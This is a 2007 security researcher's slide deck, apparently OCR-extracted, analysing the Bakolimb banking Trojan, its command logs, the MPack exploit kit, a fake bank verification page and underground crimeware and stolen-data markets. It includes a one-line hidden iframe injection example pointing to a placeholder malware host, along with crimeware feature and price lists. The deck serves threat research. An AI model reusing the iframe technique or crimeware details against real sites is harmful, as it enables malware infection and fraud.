

Luis Corrons 09/21/2007



The Trojan



The Trojan

- First discovered January, 2007 via "Targeted Attack Alert Services"
- Affects multiple financial institutions
- Detected as Bakolimb, also known as Limbo or Nethell.

Consists of 3 main components

- Helper.XML
- Helper.DLL
- Control Server and Control Panel



The Trojan

- > DLL
 - BHO (Browser Helper Object)
 - Keylogger
 - Creates a UniqueID per infected machine. Uses this UID to communicate with the Control Server and to receive commands from it
 - Client <-> server communication via PHP scripts
 - Delete cookies
 - Info stored in text files. As soon as it connects send TXT file




The Trojan

- > XML
 - Code to be injected in websites
 - Encrypted in latest versions



XML








- User Admin
- Command Admin
- Search in logs
- Infect stats
- > Etc.




Please, log	in:
Login:	
Password:	
	LOGIN













60	08012007_012343	00 100.7 1.107	DE	LOADXML	http://d / /newhelp.xml	2007-01-08 04:01:35 2	
61	08012007_011000	81.000.00.000	DE	LOADXML	http:/// '/newhelp.xml	2007-01-08 10:44:01 2	
62	08012007_022832	[11101010]	DE	LOADXML	http:///////////////////////////////////	2007-01-08 23:52:32 2	
63	08012007_013002	01.010.	DE	LOADXML	http:// ' 'newhelp.xml	2007-01-08 15:28:06 2	
64	07012007_182158	2100.10	DE	DELETECOOKIES		2007-01-12 18:20:26 2	
65	07012007_182429	20.010.000	DE	DELETECOOKIES		2007-01-12 01:00:39 2	
66	07012007_182601	U 1.151.153.15)	DE	DELETECOOKIES		2007-01-11 20:19:25 2	
67	07012007_182547	24.104.046.00	DE	DELETECOOKIES		2007-01-11 08:28:07 2	

222	18012007_190955	84	DE	KILLWINANDREBOOT		2007-01-24 12:49:23 2	
223	07012007_182547	84.10 0.78	DE	RUN	http:// u.v. jip.exe	2007-01-31 01:35:54 0	
224	21012007_131015	84.1 1.120	DE	RUN	http://	2007-02-01 02:07:49 1	
225	15012007_224657	217 246	DE	RUN	http:///QIP.exe	2007-01-31 22:53:17 1	
226	07012007_182547	84	DE	RUN	http:// ' / / / / / / / / / / / / / / / / /	2007-01-31 01:35:54 0	
227	07012007_212442	217 . 16	DE	RUN	http://dip.exe	2007-01-31 01:42:52 0	

















Data Stolen



Data stolen

```
■R@gmx.de
     ■0web.de
          i @gmx.de
    ≡i@platschi.de
       ≥@t-online.de
          ■■ @web.de
    ■@t-online.de
         ■■ Rvahoo.com
        ■@hotmail.com
        MRNEMOVES.com
       ■@rcn.com
        ■@att.net
        ■@rehabchicago.org
          ■@vahoo.com
   B@hotmail.com
    i@neshv.org
    ■@hotmail.com
       m@ATTbi.com
      ■@hotmail.com
      $@hotmail.com
    =====:@aol.com
  ■Muic.edu
    ■@rcn.com
       gyahoo.com
    ■@earthlink.net
     @NEMOVES.com
      - A@rcn.com
   @att.net
€ s@rehabchicago.org
   ______@yahoo.com
@hotmail.com
    10neshv.org
   ■@hotmail.com
    ■ 10 ATTbi.com
    @hotmail.com
   ■■■50hotmail.com
    @aol.com
■ Muic.edu
```





Trojan's Author



Trojan's Author

- Google
- Sells everything (Trojan & Control Panel)
- Everything is well documented
- Advertised in different forums (all Russian)
- Price: 1000 350 wmz



Trojan's Author

- logging of virtual keyboards stealing of keys (bankofamerica but also of other banks which have key-based security system)
- scam (aka fake pages with substitution of the IE address bar and status bar)
- setting filters for sites which should not be grabbed
- code inject to add your own text box into a particular site, e.g. for getting the holder's PIN



Trojan's Author

For an additional fee:

- Hidden transfer (transfer on command by the admin software) - adapted SPECIFICALLY for one particular bank
- Automatic download (e.g. when the user makes a transfer the Trojan substitutes your account completely or a drop and the appropriate sum) useful if the transfer requires an SMS confirmation. Adapted specifically for a particular bank.



Trojan's Author

- Antivirus software removal 40 wmz
- Reprogramming to a different host 40 wmz
- Build 1000 wmz

In addition, there is an option to buy a local parser for logs, separately. For all questions please contact me via ICQ.

There are plans for sales of the builder. Estimated price: 3500 wmz.



Servers




Servers

- Google
- Several servers
- Groups of servers belonged to different hackers
- "Sushi" server



"Sushi" server





"Sushi" server

43309 14122006_033713	BR	RUN	/win32.exe	2007-02-28 00:45:06
43310 14122006_213020	BR	RUN	win32.exe	2007-02-28 00:45:06
43311 09122006_230013	CL	RUN	l /win32.exe	2007-02-28 00:45:06
43312 09122006_163103		RUN	win32.exe	2007-02-28 00:45:06
43313 12122006_233242	PL	RUN	win32.exe	2007-02-28 00:45:06
43314 15122006_193517	BR	RUN	win32.exe	2007-02-28 00:45:06
43315 22112006_015943	BR	RUN	win32.exe	2007-02-28 00:45:06
43316 08122006_031854		RUN	/win32.exe	2007-02-28 00:45:06
43317 17122006_110703		RUN	/win32.exe	2007-02-28 00:45:06
43318 11122006_172024	HU	RUN	win32.exe	2007-02-28 00:45:06
43319 15122006_161133	US	RUN	/win32.exe	2007-02-28 00:45:06
43320 17122006_044606	PL	RUN	Jwin32.exe	2007-02-28 00:45:06
43321 08122006_134632	BR	RUN	win32.exe	2007-02-28 00:45:06
43322 15122006_162316		RUN	win32.exe	2007-02-28 00:45:06
43323 08122006_024845		RUN	win32.exe	2007-02-28 00:45:06

Page:

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87



- "Sushi" server
 - Win32.exe = Trojan downloader
 - February 28th, 2007
 - > Installed:
 - Trj/Spammer.ZO
 - Adware/Bravesentry
 - > Application/Bravesentry



- "Sushi" server
 - Earning money via sending spam and promoting rogue antispyware
 - Everyday there was a new downloader that installed different malware
 - We finally managed to take the server down





Why Work with Us? Our Programs FAQs About Us Sign Up

INCREASE REVENUE TO YOUR SITE

Simply SIGN UP, place our FREE CONTENT on your site, and start getting paid the highest pay-per-install on the planet!



Highest & Fastest Payouts in the World!



Did you know that most pay-per install programs only pay for countries they want to? Snapinstalls pays for every major country in the world! We believe in paying the highest and realistic rate we can offer to our PARTNERS over the long-term. Depending on whether you're a software-developer, or web-master or a distributor, Snaplnstalls believes in counting accurately and paying on time every pay period. Did you also know that other programs promote being the highest paying companies in the market, but when it comes to their

reporting and getting paid, they cut back on the total amount of installs, so they don't have to pay you for what you delivered!!! Therefore, not only are exploying faulty advertising, they are also reducing their actual payout by increasing the discrepancy between what you delivered and what they are counting, BUT NOT HERE AT SNAPINSTALL - WE BELIEVE IN PAYING YOU FOR EXACTLY WHAT YOU DELIVERED!







HUUI III

Snaplnstalls believes in high quality content, and is constantly rotating and adding new offers into the system. We stay current with market trends and needs and do our very best to make sure this FREE content is available to you and your website audience. Your audience or user-base will be extremely satisfied when have the ability to choose between search products, games, screensavers, new widgets - the list continues to grow and go on and on... Snapinstall easily allows you to offer an alternative advertising media to your



- Get paid up to \$0.30 per
- Follow your counts and revenue through the patentpending SnapAccurate 1 Reporting Technology!
- Signing up is the easiest thing to do, so don't wait - it's easy. and automated!



Pricing Rates

Snaplmstall Payouts	60.30
Canada & United	50.30
Canada & United Kingdom	30,10
Wartern Europe	50.03



- "Sushi" server
 - Who pays?
 - > How much?
 - > USA \$0.30
 - > Canada & UK \$0.10
 - Western Europe \$0.03
 - > Other Countries \$0.02



"Sushi" server

Let's do some maths ©

```
Other Countries: $0.02 * 43,323 = $966.46
```

Western Europe: \$0.03 * 43,323 = \$1,299.69

Canada & UK: \$0.10 * 43,323 = \$4,332.30

USA: \$0.30 * 43,323 = \$12,996.90

Other Countries: \$0.02 * 43,323 * 20 = \$19,329

Western Europe: \$0.03 * 43,323 * 20 = \$25,993

Canada & UK: \$0.10 * 43,323 *20 = \$86,646

USA: \$0.30 * 43,323 *20 = \$259.938









- Value added services
 - Proxy sales
 - **>** 5 \$2.5
 - **1,000 \$300**
 - > DDoS
 - > 1 hour \$20
 - > 1 day \$100
 - Major projects starting at \$200
 - > 10 minutes for free!



Infected Team

- Value added services
 - > Spam
 - Russia (enterprises): 5,000,000
 - US\$120 / million messages
 - Russia (home users), Ukraine and CIS: 20,700,000
 - US\$100 / million messages
 - USA: 121,000,000
 - US\$150 / million messages
 - Western Europe: 45,902,256
 - US\$130/million messages

Total: 192,000,000



- Software
 - Personal cryptor (\$15, updates \$5)
 - ABLoader (\$60, builder \$500)
 - RooT iFrame (\$25 Russian, \$50 English)
 - SpamPHP Script (\$2)
 - FTPCheckIframe (\$25)



"Cool" stuff found on the servers



"Cool" stuff found on the servers

> IDPack

Plastic ID card Support

Double Side ID Card Printer

Simulate Double Side Card Printer

Signature Pad

Fingerprint Reader

Magnetic Stripe Encoder

Smartcard Contact Station

Fast and easy to use

Design an unlimited number of badges

User-friendly interface

Unlimited badge formats

Flexible layouts: PVC, 1000 Avery, 36 Zebra/Citizen and 40 DYMO LabelWriter label formats.

Takes pictures from a Webcam, a CamTracer or imports it from file

Powerful print management

Operates in local and network setups

High production volume


14 security levels with color codes

28 types of barcodes built in



Bank of America Higher Standar	rds	Online Banking	
We do not recognize your co	mputer		
We do not recognize the computer you are using. Please answer your SiteKey Challenge Question so that we can confirm your identity from this unrecognized computer.			
An asterisk (*) indicates a required field.			
* SiteKey Challenge Question:	Select question		
* Answer:			
* SiteKey Challenge Question:	Select question		
* Answer:			
* SiteKey Challenge Question:	Select question		
* Answer:			
* ATM Card Number:			
	0 1		
	Continue		







Cool stuff found on the servers

Dream Downloader

DD3 Builder	
DreamDownload	der v3.1 ers Team, 2005-2007
http://www.mytrojan.com/mytroj	an.exe
<u><</u>	<u>></u>
✓ Use packer mew %	<u></u>
Version info: Build 027 dated 15/02/07 USER: icq	ake Downloader



Cool stuff found on the servers

How could they manage to infect thousands of computers?



MPack



MPack

exploits added

hidden iframe:

operating syst

infected code monitoring too

virus analyses

· product reviews

Subscribe now!



Its an PHP based application comes several different expli which can be used to compri running. There are different compromised server. One of now is an IFRAME. Website: the sites pointing to the MP/

Another interesting characte

Crippling malware attack strikes in Italy

Researchers claim hundreds of sites compromised

Shaun Nichols in California, vnunet.com 18 Jun 2007.

Italy is suffering from a barrage of remote attacks launched from hundreds of compromised websites, security experts have

Researchers at Symantec reported that attackers have injected 'iframe' tags within the HTML files on compromised sites.



relatively new kid on the blo Massive Embedded Web Attack in Italy discovered in December of 2 Massive Embedded Web Attack in Italy



Traffic: (total/uniq)	
Total traff:	53858 - 47831
Exploited:	11981 - 10222
Loads count:	5510 - 5155
Loader's response:	46.05% - 50.43%
User blocking:	
Country blacking: OFF	
Efficiency: 10.25% - 10.78%	

The Web is abuzz with news stories regarding the MPACK web exploitation kit installed on over 10,000 mostly Italian based sites, and in the spirit of previous analyses of malicious URLs here's an overview of the strategy of the attack, the outcome, and IPs in quesiton, thus the ones that should get blacklisted or CYBERINT applied for further juicy details on the severity of the attack.

The strategy of the attack

Picture yourself in the position of a malicious

be vulnerable to attacks.

nerabilities and applications, including



<u>MPack</u>

- Tracing Mpack for 2 months (April & May 2007):
 - > 41 different servers with Mpack running
 - > 366,717 web pages "iframed"
 - More than 1 million users infected (1,217,741)



<u>MPack</u>

- > Tool to install malware
- Written in PHP
- Developed by "Dream Coders Team"
- Price \$700 (\$1,000 including Dream Downloader)



MPack

- Adding new exploit: \$50 \$150
- Avoid AV detection: \$20 \$30



MPack

- Many different exploits:
 - WebViewFolderIcon overflow
 - WinZip ActiveX overflow
 - QuickTime overflow
 - > ANI overflow
 - > Etc.



MPack

Most used way to infect users: iframe

<iframe scr="malware.com" width="1"
height="1"</iframe>



MPack

- Detects browser:
 - Opera
 - Konqueror
 - > Lynx
 - > Internet Explorer
 - Netscape
 - Mozilla
 - > Firefox



MPack

- Detects OS:
 - > Linux
 - > Windows
 - > Mac



MPack

MPack v0.90 stats

Attacked hosts (total - uniq)		
IE XP ALL	114721 - 96104	
QuickTime	2175 - 2048	
Win2000	7033 - 6260	
Firefox	12885 - 12514	
Opera7	1271 - 1264	

Traffic (to	tal - uniq)
Total traff	159073 - 129089
Exploited	44804 - 35574
Loads count	17408 - 15968
Loader's response	38.85% - 44.89%
Efficiency 10.9	94% - 12.37%

Browser stats (total)	
MSIE	4 0%
Opera	1 0%

Module	Modules state	
Statistic type	MySQL-based	
User blocking	ON	
Country blocking	OFF	

Country	Traff	Loads	Efficiency
RU - Russian federation	112793 70.9%	12653 72.7%	11.22%
UA - Ukraine	16666 10.5%	1670 9.6%	10.02%
IT - Italy	7045 4.4%	593 3.4%	8.42%
GE - Georgia	5775 3.6%	673 3.9%	11.65%
BY - Belarus	5419 3.4%	657 3.8%	12.12%
KZ - Kazakstan	3098 1.9%	376 2.2%	12.14%
US - United states	1117 0.7%	50 0.3%	4.48%
🔤 AZ - Azerbaijan	1060 0.7%	128 0.7%	12.08%
MD - Moldova, republic of	683	101	14 79%





Organized Crime

- отображение размера логов
- поиск по логам
- архивация логов
- фильтрация по стране
- возможность посылки логов на email
- статистику по заражениям
- просмотр сграбленных emails
- дачу заметок выбранным пользователям
- время последнего захода
- отображение в постраничном виде (скажем по 200 записей на страницу)
- возможность грабить все в один файл (по желанию)
- сортировка логов по разным критериям
- удаление всех логов

Данные команды скачиваются с хостинга через определенный интервал времени и выполняются; в админке можно видеть статус команды для определенного пользователя - скачана\скачана но не выполнена\выполнена.


Билд - 500 wmz

Кому интересно, могу дать посмотреть тестовую админку.



Name	Communication
ORDER crack for \$	\$\$\$\$ - 11.06.2007 23:52:16
aleksiva	Need to crack programme RENTAL 5 http://pisoft.ru/dl/prokat50.exe reward
Message : 4 Joined : 11.06.2007 Status : offline	







Name	Communication			
Service sales CC!!!	Service sales CC! !!-09.06.2007 20:53:51			
fektih Communication: 1 Joined: 09.06.2007 Status: offline	Service sales CC!!! I wish to invite you to board with cvv2 Usa, (Walid - 90-95%). there VISA - MC PRICE: 1-10 cards - \$ 2 (per unit) 10-100 cards - \$ 1.5 (each) DISCOVER-AMEX 1-10 cards - \$ 2.5 (each) 10-100 cards - \$ 2 (per unit) Nevalid change within 3 days! STANDING POKUPATELYAM DISCOUNTS!!! We guarantee the sale only in one hand and a high validity. if we can make a selection in the state, bin etc.!!! pounding in ICQ: 498-007-015 Write to OFF-line, Answer			



Name	Communication	
Scanning passports and not only 09.06.2007 0:15:36		
Keksik Posts: 11 Joined: May 10, 2007	There are scans passports. All questions ICQ 177303) Prices 5 \$ 2 \$ colored black white	
Status : online	√ Влакир.	



Name	Communication
Selling scans paspar	tov 03.04.2007 1:42:46
PosTerminal	There paspartov scans are available:
Message : 7 Joined : 03.04.2007 Status : offline	USA, Russia, Ukraine, England, Australia Zealand, Nigeria, Shvedtsii, China, Kazak
	Added some countries Drive license:
	Australia
	Germany
	Lithuania
	Norway
	Russia
	Thailand
	Ukraine
	England
	USA
	Estonia
	Sweden







Organized Crime







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
Do you feel the smell of big money? You do? Then don't waste time - join us, promote us and we will repay it with a fat green roll sooner than you think!


















Thanks!

Luis Corrons

luis.corrons@pandasecurity.com

PandaLabs Blog:

http://www.pandalabs.com